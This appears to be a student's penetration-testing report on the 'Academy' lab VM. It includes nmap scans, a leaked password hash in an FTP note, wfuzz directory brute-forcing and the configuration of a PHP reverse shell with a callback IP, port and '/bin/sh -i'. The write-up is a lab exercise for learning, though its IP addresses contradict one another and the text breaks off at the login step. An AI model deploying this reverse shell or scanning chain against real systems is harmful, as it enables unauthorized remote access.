VULNERABILITY ASSESSMENT AND PENETRATION TESTING REPORT

210421104036

Suryadev

TABLE OF CONTENT

1. Vulnerability Assessment and Penetration Testing

- **1.1** Introduction
- **1.2** Objectives
- **1.3** Requirements

2. High Level Summary

3. Methodologies

4. Setting up Academy virtual machine

- **4.1** Download the academy file in the system
- **4.2** Splunk Installation

5. Setting up Kali virtual machine

- **5.1** Nmap tool
- **5.2** Academy directory
- **5.3** Install seclists
- **5.4** Wfuzz
- **5.5** Php
- **5.6** Firefox

6. Login details

7. Reverse Shell

1. VULNERABILITITY ASSESSMENT AND PENETRATION TESTING

1.1. INTRODUCTION:

VAPT stands for Vulnerability Assessment and Penetration Testing. It is a comprehensive process that involves identifying, assessing, and remediating security vulnerabilities in computer systems, networks, and applications. Vulnerability Assessment (VA) is the initial phase where potential weaknesses in the system are identified. This involves using automated tools and manual inspection to scan for known vulnerabilities and misconfigurations. Penetration Testing (PT) is the second phase, where security experts simulate attacks on the system to exploit identified vulnerabilities. This process helps to evaluate the system's ability to withstand real-world attacks and assess the effectiveness of existing security measures.

1.2. OBJECTIVE:

The primary objective of Vulnerability Assessment and Penetration Testing (VAPT) is to identify and mitigate security vulnerabilities within an organization's systems, networks, and applications. The VAPT helps in identifying weeknesses, assessing security posture, mitigating risks, compliance and regulatory requirements, improving incident response preparedness. Through VAPT, organizations gain insights into their security vulnerabilities, prioritize remediation efforts, and strengthen their defense mechanisms against evolving cyber threats. Ultimately, the goal of VAPT is to fortify the security infrastructure, safeguard sensitive data, and maintain the integrity, availability, and confidentiality of critical systems and assets.

1.3. REQUIREMENTS:

The requirements to fill the Vulnerability Assessment and Penetration Testing report includes the following sections:

- Overall High-Level Summary and Recommendation
- Metholodology and walkthrough and detailed outline of steps taken
- Each finding with including screenshots

2. HIGH LEVEL SUMMARY:

Vulnerability Assessment and Penetration Testing (VAPT) is a proactive cybersecurity practice aimed at identifying and mitigating potential weaknesses in an organization. Through a systematic approach, VAPT assesses networks, systems, and applications for vulnerabilities, employing both automated tools and manual testing methodologies. The process begins with a thorough examination of the target environment to uncover security flaws, misconfigurations, and loopholes that could be exploited by malicious actors. Once vulnerabilities are identified, penetration testing is conducted to simulate real-world attacks and determine the extent of potential damage. VAPT provides organizations with actionable insights to prioritize and address security issues, ultimately strengthening their overall defense posture and reducing the risk of cyber threats. By regularly performing VAPT assessments, organizations can stay ahead of emerging threats and ensure the integrity, confidentiality, and availability of their critical assets and data.

3.METHODOLOGIES:


Vulnerability Assessment and Penetration Testing (VAPT) encompasses various methodologies, the key methodologies are:

- Pre-engagement Phase
- Vulnerability Scanning
- Enumeration
- Exploitation
- Post-exploitation
- Reporting and Remediation
- Continuous Monitoring

VULNERABILITITY ASSESSMENT AND PENETRATION TESTING


4.SETTING UP ACADEMY VIRTUAL MACHINE IN VMWARE:

4.1 Download the academy file in the system:



- Open academy in the VMWare as the virtual machine by choosing the path

- After opening the academy virtual machine in VMware enter the login details



- Initially we cant find the ip address of the academy virtual machine, so first find the ip address of the academy virtual machine by giving commands:
  --- > ip link set dev ens33 up
  --- > dhclient -v ens33

```
root@academy:~# ip link set dev ens33 up
root@academy:~# dhclient -v ens33
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/ens33/00:0c:29:c4:76:d9
Sending on   LPF/ens33/00:0c:29:c4:76:d9
Sending on   Socket/fallback
DHCPREQUEST for 192.168.1.10 on ens33 to 255.255.255.255 port 67
DHCPNAK from 192.168.1.1
DHCPDISCOVER on ens33 to 255.255.255.255 port 67 interval 8
DHCPOFFER of 192.168.1.10 from 192.168.1.1
DHCPREQUEST for 192.168.1.10 on ens33 to 255.255.255.255 port 67
DHCPACK of 192.168.1.10 from 192.168.1.1
bound to 192.168.1.10 -- renewal in 32921 seconds.
```

- Now get the ip address of the academy machine by giving the command
  --- > ip a

```
root@academy:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 10
00
    link/ether 00:0c:29:c4:76:d9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.10/24 brd 192.168.1.255 scope global dynamic ens33
       valid_lft 86274sec preferred_lft 86274sec
    inet6 fe80::20c:29ff:fec4:76d9/64 scope link
       valid_lft forever preferred_lft forever
```

4.2 Splunk installation

- Download splunkforwarder in academy machine by the following commands:

--- > wget -O splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb https://download.splunk.com/products/universalforwarder/releases/9.2.0.1/linux/splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb

--- > useradd -m splunkfwd

--- > export SPLUNK_HOME="/opt/splunkforwarder"

--- > mkdir $SPLUNK_HOME

--- > dpkg -i splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb

--- > chown -R splunkfwd:splunkfwd $SPLUNK_HOME

--- > $SPLUNK_HOME/bin/splunk start --accept-license

After commands are given the splunk is downloaded successfully in the academy virtual machine


- Note the ip address of the 3 machines in the system i.e. for windows machine, kali and academy virtual machines.

  Windows ip address: 192.168.1.5
  Kalu ip address: 192.168.1.10
  Academy ip address(Target machine): 192.168.1.10

5. SETTING UP KALI VIRTUAL MACHINE:

5.1 Nmap tool

- Nmap is tool to conduct a port scan on the target IP address
  --- > nmap 192.168.1.10 -p- -v –min-rate=3000 | tee open_ports.txt



- Nmap is tool to conduct a port scan on the target IP address

```
┌──(kali㉿kali)-[~]
└─$ nmap 172.16.6.145 -p21,22,80 -A  -v --min-rate=3000 | tee open_services.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-25 13:33 EST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:33
Completed NSE at 13:33, 0.00s elapsed
Initiating NSE at 13:33
Completed NSE at 13:33, 0.00s elapsed
Initiating NSE at 13:33
Completed NSE at 13:33, 0.00s elapsed
Initiating Ping Scan at 13:33
Scanning 172.16.6.145 [2 ports]
Completed Ping Scan at 13:33, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:33
Completed Parallel DNS resolution of 1 host. at 13:33, 0.36s elapsed
Initiating Connect Scan at 13:33
Scanning 172.16.6.145 [3 ports]
Discovered open port 80/tcp on 172.16.6.145
Discovered open port 22/tcp on 172.16.6.145
Discovered open port 21/tcp on 172.16.6.145
Completed Connect Scan at 13:33, 0.00s elapsed (3 total ports)
Initiating Service scan at 13:33
Scanning 3 services on 172.16.6.145
Completed Service scan at 13:33, 6.42s elapsed (3 services on 1 host)
NSE: Script scanning 172.16.6.145.
Initiating NSE at 13:33
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Completed NSE at 13:33, 1.47s elapsed
Initiating NSE at 13:33
Completed NSE at 13:33, 0.09s elapsed
Initiating NSE at 13:33
Completed NSE at 13:33, 0.00s elapsed
Nmap scan report for 172.16.6.145
Host is up (0.0013s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.16.6.35
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
```

```
|_End of status
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_  256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 13:33
Completed NSE at 13:33, 0.00s elapsed
Initiating NSE at 13:33
Completed NSE at 13:33, 0.00s elapsed
Initiating NSE at 13:33
Completed NSE at 13:33, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.18 seconds
```

5.2 Academy Directory

- Now create a directory academy
  --- > mkdir academy


- Open the academy directory and list out the files present in the directory
  --- > cd
  --- > ll

```
┌──(kali㉿kali)-[~]
└─$ cd academy

┌──(kali㉿kali)-[~/academy]
└─$ ll
total 12
-rw-r--r-- 1 kali kali  776 May 29  2021 note.txt
-rw-r--r-- 1 kali kali  896 Feb 25 13:14 open_ports.txt
-rw-r--r-- 1 kali kali 2882 Feb 25 13:20 open_services.txt
```

- Check the content present in the note.txt file
  --- >cat note.txt

```
┌──(kali㉿kali)-[~/academy]
└─$ cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.


I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following c
ommand:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `departmen
t`, `semester`, `cgpa`, `creationdate`, `updationDate`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.60', '2021-05-29 14:36:56'
, '');

The StudentRegno number is what you use for login.

Le me know what you think of this open-source project, it's from 2020 so it should be secure... right ?
We can always adapt it to our needs.

-jdelta
```

- Copy the hash and create the new file called hash and paste using nano command
  --- > nano hash



5.3 Install seclists:

- now install “seclists” which is know as Security Lists Archive, which is collection of various security related lists and documents
  --- > sudo apt install seclists

```
┌──(kali㉿kali)-[~/academy]
└─$ sudo apt install seclists
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
seclists is already the newest version (2023.4-0kali1).
0 upgraded, 0 newly installed, 0 to remove and 1388 not upgraded.

┌──(kali㉿kali)-[~/academy]
└─$ seclists

> seclists ~ Collection of multiple types of security lists

/usr/share/seclists
├── Discovery
├── Fuzzing
├── IOCs
├── Miscellaneous
├── Passwords
├── Pattern-Matching
├── Payloads
├── Usernames
└── Web-Shells
┌──(kali㉿kali)-[/usr/share/seclists]
└─$ cd Discovery

┌──(kali㉿kali)-[/usr/share/seclists/Discovery]
└─$ ll
total 36
drwxr-xr-x  2 root root  4096 Feb 24 03:35 DNS
drwxr-xr-x  2 root root  4096 Feb 24 03:35 File-System
drwxr-xr-x  2 root root  4096 Feb 24 03:35 Infrastructure
drwxr-xr-x  2 root root  4096 Feb 24 03:35 Mainframe
drwxr-xr-x  2 root root  4096 Feb 24 03:35 SNMP
drwxr-xr-x  2 root root  4096 Feb 24 03:35 Variables
drwxr-xr-x 12 root root 12288 Feb 24 03:35 Web-Content
```

5.4. wfuzz

- Use “wfuzz” tool, which is a web application brute-forcing tool used for finding vulnerabilities in web applications . the command will hide the http response codes to hide from the output. The output will display responses that do not have http status codes 404 or 403. This helps to identify existing files and directories on the web server that might not be directly linked or easily discoverable

  --- > wfuzz -c -z file,/usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt -u http://192.168.1.11/FUZZ --hc 404,403

```
┌──(kali㉿kali)-[/usr/share/seclists/Discovery/Web-Content]
└─$ wfuzz -c -z file,/usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt -u http://192.168.1.11/FUZZ --
hc 404,403
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz mig
ht not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.1.11/FUZZ
Total requests: 17129

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000061:   200        368 L    933 W      10701 Ch    "index.html"
000000371:   200        368 L    933 W      10701 Ch    "."

Total time: 0
Processed Requests: 17129
Filtered Requests: 17127
Requests/sec.: 0
```

5.5 php

- Open /home/kali/Desktop and copy the php code to rev.php


  --- > cp /usr/share/webshells/php/php-reverse-shell.php rev.php

- Now open rev php using nano and give the IP address of the target machine i.e. the academy machine


```php
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.11';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

5.6 Firefox

- After changing the IP address, open firefox and give the IP address of academy, apache page will open




- Now add IP address and /academy in the search bar then the student login page will open



6. Login to the website

